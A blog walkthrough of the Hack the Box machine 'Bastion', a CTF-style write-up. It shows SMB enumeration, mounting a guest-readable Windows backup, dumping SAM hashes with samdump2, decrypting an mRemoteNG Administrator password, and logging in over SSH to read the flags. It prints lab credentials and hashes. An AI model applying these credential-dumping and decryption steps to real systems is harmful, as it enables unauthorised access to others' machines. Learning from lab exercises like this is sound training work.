[HTB] Bastion Walkthrough

My Journey in Cyber Security

[HTB] Bastion Walkthrough

Marcos Felix | Hack the Box Walkthroughs | September 16, 2019 | 0

Search ...

RECENT POSTS

[HTB] Bastion Walkthrough
September 16, 2019

Linux Enumeration May 9, 2019

Bastion is a windows machine in Hack the Box. This walkthrough shows how I was able to get both the user flag and the root flag. Video at the end.

Without further ado, lets jump into this box:

First I create a new directory for this box. I will be dumping anything related to it, here.

```
┌─[widesecurity@parrot]─[~/Documents/HTB/Retired Machines]
└──╼ $mkdir Bastion
┌─[widesecurity@parrot]─[~/Documents/HTB/Retired Machines]
└──╼ $ls
Bastion  Curling  Irked  LinEnum
┌─[widesecurity@parrot]─[~/Documents/HTB/Retired Machines]
└──╼ $
```

Then, I start enumerating. I first run a nmap scan:

Powershell: Extract O365 Users and License Type January 16, 2019

Using Powershell to Export Group Members from Active Directory December 18, 2018

Getting start with CTF's (Video) November 9, 2018

CATEGORIES

Hack the Box Walkthroughs

Infrastructure Pentesting

Kali Linux

Linux

Log Management/Analysis

Management Side

Random

System Administration

Talks

Web Application Security

```
┌─[widesecurity@parrot]─[~/Documents/HTB/Retired Machines/Bastion]
└──╼ $nmap -sC -sV -oA nmap 10.10.10.134
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-15 20:23 BST
```

-sC stands for Safe Script

-sV stands for Version Enumeration

-oA tells it to output in all format

When nmap finishes its scan, we will call the file to which it will save the results, nmap.

After running that command, this is the output we get:

```
Nmap scan report for 10.10.10.134
Host is up (0.11s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE      VERSION
22/tcp   open  ssh          OpenSSH for_Windows_7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
|   256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
|_  256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| clock-skew: mean: -39m15s, deviation: 1h09m14s, median: 42s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Bastion
|   NetBIOS computer name: BASTION\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2019-09-15T21:24:28+02:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|     Message signing enabled but not required
| smb2-time:
|   date: 2019-09-15T19:24:29
|_  start_date: 2019-09-15T18:38:36

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.08 seconds
```

While looking at this scan, I noticed there were no web server. So, after analysing port 445 and the numerous smb results in that nmap report. I believe smb is the biggest attack surface we have as of now.

Windows Security

ARCHIVES

September 2019

May 2019

January 2019

December 2018

November 2018

October 2018

September 2018

August 2018

July 2018

So, lets go ahead and run smbclient (-L stands for list of host):

```
┌─[widesecurity@parrot]─[~/Documents/HTB/Retired Machines/Bastion]
└──╼ $smbclient -L 10.10.10.134
Unable to initialize messaging context
Enter LOCALHOST\widesecurity's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
```

We get some interesting results here. Alternatively, we can use smbmap to get a clear picture of the permissions of each file displayed here:

-u(user) = we are authenticating as guest

-H(Host) = IP of host

```
┌─[widesecurity@parrot]─[~/Documents/HTB/Retired Machines/Bastion]
└──╼ $smbmap -u guest -H 10.10.10.134
[+] Finding open SMB ports....
[+] User SMB session establishd on 10.10.10.134...
[+] IP: 10.10.10.134:445        Name: 10.10.10.134
        Disk                                                    Permissions
        ----                                                    -----------
        ADMIN$                                                  NO ACCESS
        Backups                                                 READ, WRITE
        [!] Unable to remove test directory at \\10.10.10.134\Backups\zuhpsNLbaG, plreae remov
e manually
        C$                                                      NO ACCESS
        IPC$                                                    READ ONLY
```

In this result, we are able to determine that the only file we will be able to edit is Backups. All other files are either No Access or Read Only.

Now that we know what we should be aiming for (Backups), lets go back to smbclient and connect to that:

```
┌─[widesecurity@parrot]─[~/Documents/HTB/Retired Machines/Bastion]
└──╼ $smbclient //10.10.10.134/Backups
Unable to initialize messaging context
Enter LOCALHOST\widesecurity's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Sep 15 20:32:53 2019
  ..                                  D        0  Sun Sep 15 20:32:53 2019
  note.txt                           AR      116  Tue Apr 16 11:10:09 2019
  SDT65CB.tmp                         A        0  Fri Feb 22 12:43:08 2019
  UbENDCaFfR                          D        0  Sun Sep 15 20:32:53 2019
  WindowsImageBackup                  D        0  Fri Feb 22 12:44:02 2019
  zuhpsNLoaG                          D        0  Sun Sep 15 20:32:33 2019

                7735807 blocks of size 4096. 2760162 blocks available
smb: \>
```

We sucessfully have accessed the Backups file for Bastion. Now, in order to have a better navigation, I will be mounting a shared folder between Backups and my local host.

The command: **sudo mount -t cifs -o username=guest //10.10.10.134/Backups /mnt/parrot/**

Remember, we are mounting the Backup files into /mnt/parrot. So, make sure that you have those directories created in your local host, or else it won't work.

```
┌─[widesecurity@parrot]─[/mnt]
└──╼ $sudo mount -t cifs -o username=guest //10.10.10.134/Backups /mnt/parrot/
Password for guest@//10.10.10.134/Backups:
┌─[widesecurity@parrot]─[/mnt]
└──╼ $ls
parrot
┌─[widesecurity@parrot]─[/mnt]
└──╼ $cd parrot/
┌─[widesecurity@parrot]─[/mnt/parrot]
└──╼ $ls
note.txt  SDT65CB.tmp  UbENDCaFfR  WindowsImageBackup  zuhpsNLoaG
```

We are successfully able to mount the shared folder. Now, we can navigate freely.

Out of these initial files, WindowsImageBackup looks more like it will contain some useful information to us.

So, we navigate it up until we find the user “L4mpje” folder and inside it we find a Backups folder with a date. Inside it we are able to find two VHD files.

A Virtual Hard Disk contains disk images that are used by the Microsoft Virtual Server. It stores data within an individual file and acts int he same way as a physical hard disk.

So, we already know that this could have some compromising data in.

```
┌─[widesecurity@parrot]─[/mnt/parrot]
└──╼ $cd WindowsImageBackup/L4mpje-PC/
┌─[widesecurity@parrot]─[/mnt/parrot/WindowsImageBackup/L4mpje-PC]
└──╼ $ls
'Backup 2019-02-22 124351'   Catalog   MediaId   SPPMetadataCache
┌─[widesecurity@parrot]─[/mnt/parrot/WindowsImageBackup/L4mpje-PC]
└──╼ $cd Backup\ 2019-02-22\ 124351/
┌─[widesecurity@parrot]─[/mnt/parrot/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351]
└──╼ $ls
9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
BackupSpecs.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFilesc3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writera6ad56c2-b509-4e6c-bb19-49d8f43532f0.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafbab4a2-367d-4d15-a586-71dbb18f8485.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-531aa6355fc4.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writercd3f2362-8bef-46c7-9181-d62844cdc0b2.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writere8132975-6f93-4464-a53e-1050253ae220.xml
vhd1
```

Next, we have to avaliate which VHD file we are going to be mounting.

In order to get a clearer picture, I run: **ls -la** to get a more detailed view of each file in that directory. Then, I see that one vhd file has 37mb while the other has 5gb. Logically, the one with more data has a higher chance to have something thats meaninful to us.

```
┌─[widesecurity@parrot]─[/mnt/parrot/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351]
└──╼ $ls -la
total 5330572
drwxr-xr-x 2 root root       8192 Sep 15 19:54 .
drwxr-xr-x 2 root root       4096 Feb 22  2019 ..
-rwxr-xr-x 1 root root   37761024 Feb 22  2019 9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
-rwxr-xr-x 1 root root 5418299392 Feb 22  2019 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
```

Now, it would be very inconvinient to download 5gb of this VHD file. Instead we are going to mount the VHD file into our local host.

First things first, create the VHD file within /mnt:

```
┌─[widesecurity@parrot]─[/mnt]
└──╼ $sudo mkdir vhd
┌─[widesecurity@parrot]─[/mnt]
└──╼ $ls
parrot  vhd
```

If we run the following command, we will be mounting the VHD file into our /mnt/vhd file.

sudo guestmount –add {file_name} –inspector –ro /mnt/vhd

```
┌─[widesecurity@parrot]─[/mnt/parrot/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351]
└──╼ $sudo guestmount --add 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd --inspector --ro /mnt/vhd
```

This shouldn't take too long. After its done, you can navigate to /mnt/vhd and you'll have succesfully mounted the VHD file:

```
┌─[widesecurity@parrot]─[/mnt/parrot/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351]
└──╼ $sudo -s
┌─[root@parrot]─[/mnt/parrot/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351]
└──╼ #cd /mnt/vhd
┌─[root@parrot]─[/mnt/vhd]
└──╼ #ls
'$Recycle.Bin'  'Documents and Settings'  'ProgramData'  'System Volume Information'
autoexec.bat    pagefile.sys              'Program Files'  'Users'
config.sys      'PerfLogs'                'Recovery'       'Windows'
```

Now that we have access to the VHD file, we can use some windows enumeration to see if we can get anything to lead us to the next stage.

I decide to check for hashes on (Windows/System32/config). I then ran:
samdump2 ./SYSTEM ./SAM


That gave me the hash for the user L4mpje. This shouldn't be too hard to crack.

```
┌─[root@parrot]─[/mnt/vhd/Windows/System32/config]
└──╼ #samdump2 ./SYSTEM ./SAM
*disabled* Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
```

With this hash we use the data after the first 3 colon (**26112010952d963c8dc4217daec986d9**).

There are numerous way to crack this hash. To save time, there are a number of different online free crackers that are available to you. I went to one, pasted the hash and cracked the password: **bureaulampje**

Now, we have the user: **L4mpje** and their password: **bureaulampje.** All we have to do now, is to SSH into Bastion with the user and password:



Now as with any Hack the Box machine, the user flag should be within the users Desktop:

```
l4mpje@BASTION C:\Users\L4mpje\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Users\L4mpje\Desktop

22-02-2019  16:27    <DIR>          .
22-02-2019  16:27    <DIR>          ..
23-02-2019  10:07                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  11.304.476.672 bytes free

l4mpje@BASTION C:\Users\L4mpje\Desktop>type user.txt
9bfe57d5c3309db3a151772f9d86c6cd
l4mpje@BASTION C:\Users\L4mpje\Desktop>
```

Congratulations! There's the user flag.

We have completed the first part of the box. Now to get root flag we have to do some privilege escaclation. A lot of privilege escalation is related to a vulnerability in some specific software.

Therefore, we have to look carefully at the box now to see if we find anything that stands out. Since, I know I am looking for a program, I decide to check Program Files (x86).

There I see some Microsoft services and only one program stood out, **mRemoteNG**.

```
l4mpje@BASTION C:\Users\L4mpje\AppData\Roaming>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Users\L4mpje\AppData\Roaming

22-02-2019  15:01    <DIR>          .
22-02-2019  15:01    <DIR>          ..
22-02-2019  14:50    <DIR>          Adobe
22-02-2019  15:03    <DIR>          mRemoteNG
               0 File(s)              0 bytes
               4 Dir(s)  11.304.476.672 bytes free
```

Inside mRemoteNG, we are able to see a bunch of backup files. In the midst of these backup files we can **confCons.xml**

The confCons.xml file will have stored user and hashes.

```
l4mpje@BASTION C:\Users\L4mpje\AppData\Roaming\mRemoteNG>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Users\L4mpje\AppData\Roaming\mRemoteNG

22-02-2019  15:03    <DIR>          .
22-02-2019  15:03    <DIR>          ..
22-02-2019  15:03             6.316 confCons.xml
22-02-2019  15:02             6.194 confCons.xml.20190222-1402277353.backup
22-02-2019  15:02             6.206 confCons.xml.20190222-1402339071.backup
22-02-2019  15:02             6.218 confCons.xml.20190222-1402379227.backup
22-02-2019  15:02             6.231 confCons.xml.20190222-1403070644.backup
22-02-2019  15:03             6.319 confCons.xml.20190222-1403100488.backup
22-02-2019  15:03             6.318 confCons.xml.20190222-1403220026.backup
22-02-2019  15:03             6.315 confCons.xml.20190222-1403261268.backup
22-02-2019  15:03             6.316 confCons.xml.20190222-1403272831.backup
22-02-2019  15:03             6.315 confCons.xml.20190222-1403433299.backup
22-02-2019  15:03             6.316 confCons.xml.20190222-1403486580.backup
22-02-2019  15:03                51 extApps.xml
22-02-2019  15:03             5.217 mRemoteNG.log
22-02-2019  15:03             2.245 pnlLayout.xml
22-02-2019  15:01    <DIR>          Themes
              14 File(s)         76.577 bytes
               3 Dir(s)  11.304.476.672 bytes free
```

If we read the file (**type confCons.xml**) we return this:

```
l4mpje@BASTION C:\Users\L4mpje\AppData\Roaming\mRemoteNG>type confCons.xml
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEn
gine="AES" BlockCipherMode="GCM" KdfIterations="1000" FullFileEncryption="false" Protected="ZSvKI7
j224Gf/twXpaP5G2QFZMLr1iO1f5JKdtIKL6eUg+eWkL5tKO886au0ofFPW0oop8R8ddXKAx4KK7sAk6AA" ConfVersion="2
.6">
    <Node Name="DC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="500e7d58-662a-
44d4-aff0-3a4f547a3fee" Username="Administrator" Domain="" Password="aEWNFV5uGcjUHF0uS17QTdT9kVqtK
CPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw==" Hostname="127.0.0.1" Protocol="RDP" P
uttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="true" RenderingEng
ine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout
="0" RDPAlertIdleTimeout="false" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow"
AutomaticResize="true" DisplayWallpaper="false" DisplayThemes="false" EnableFontSmoothing="false"
EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" RedirectPorts="fa
lse" RedirectPrinters="false" RedirectSmartCards="false" RedirectSound="DoNotPlay" SoundQuality="D
ynamic" RedirectKeys="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField=
"" ExtApp="" VNCCompression="CompNone" VNCEncoding="EncHextile" VNCAuthMode="AuthVNC" VNCProxyType
="ProxyNone" VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername="" VNCProxyPassword="" VNCColors="Col
Normal" VNCSmartSizeMode="SmartSAspect" VNCViewOnly="false" RDGatewayUsageMethod="Never" RDGateway
Hostname="" RDGatewayUseConnectionCredentials="Yes" RDGatewayUsername="" RDGatewayPassword="" RDGa
```

That is the Administrator and the Administrator password. Now, this won't be cracked by a online hash cracker. We will have to find a decrypter for this.

After some googling, I am able to find a mRemoteNG decrypter: https://github.com/kmahyyg/mremoteng-decrypt

This should aid us in decrypting the Administrator password hash and finally getting the root flag

After downloading the file from GitHub, I placed it in my Bastion folder:

```
┌─[widesecurity@parrot]─[~/Documents/HTB/RetiredMachines/Bastion/mRemoteNG-Decrypt]
└──╼ $ls
LICENSE  mremoteng_decrypt.py  README.md
┌─[widesecurity@parrot]─[~/Documents/HTB/RetiredMachines/Bastion/mRemoteNG-Decrypt]
└──╼ $
```

Since it is a new script for me, I had to familirise myself with its syntax:

```
┌──[widesecurity@parrot]─[~/Documents/HTB/RetiredMachines/Bastion/mRemoteNG-Decrypt]
└─$ python3 mremoteng_decrypt.py --help
usage: mremoteng_decrypt.py [-h] [-f FILE | -s STRING] [-p PASSWORD]

Decrypt mRemoteNG passwords.

optional arguments:
  -h, --help            show this help message and exit
  -f FILE, --file FILE  name of file containing mRemoteNG password
  -s STRING, --string STRING
                        base64 string of mRemoteNG password
  -p PASSWORD, --password PASSWORD
                        Custom password
```

Now that we know how we have to run this script in order for it to crack the hash we have, lets go right into it.

Make sure you create a local file from where you are running your decrypter and place the Administrator hash we found in there.

Then save the file and make sure its all right:

```
┌──[widesecurity@parrot]─[~/Documents/HTB/RetiredMachines/Bastion/mRemoteNG-Decrypt]
└─$ nano admin_password
Use "fg" to return to nano.

[1]+  Stopped                 nano admin_password
┌──[✗]─[widesecurity@parrot]─[~/Documents/HTB/RetiredMachines/Bastion/mRemoteNG-Decrypt]
└─$ ls
admin_password  LICENSE  mremoteng_decrypt.py  README.md
┌──[widesecurity@parrot]─[~/Documents/HTB/RetiredMachines/Bastion/mRemoteNG-Decrypt]
└─$ cat admin_password
aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw==
┌──[widesecurity@parrot]─[~/Documents/HTB/RetiredMachines/Bastion/mRemoteNG-Decrypt]
└─$
```

Then just make sure you have the right syntax and run the script: **python3 mremoteng_decrypt.py -f admin_password**


```
┌──[widesecurity@parrot]─[~/Documents/HTB/RetiredMachines/Bastion/mRemoteNG-Decrypt]
└─$ python3 mremoteng_decrypt.py -f admin_password
Password: thXLHM96BeKL0ER2
```

There we go, the Administrator password cracked. We can now SSH into Bastion as Administrator using its password in order to get the root flag.

```
administrator@BASTION C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Users\Administrator\Desktop

23-02-2019  10:40    <DIR>          .
23-02-2019  10:40    <DIR>          ..
23-02-2019  10:07                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  11.304.083.456 bytes free

administrator@BASTION C:\Users\Administrator\Desktop>type root.txt
958850b91811676ed6620a9c430e65c8
administrator@BASTION C:\Users\Administrator\Desktop>
```

There it is, the root flag.

Video Walkthrough:



« Previous: Linux Enumeration

Wide Security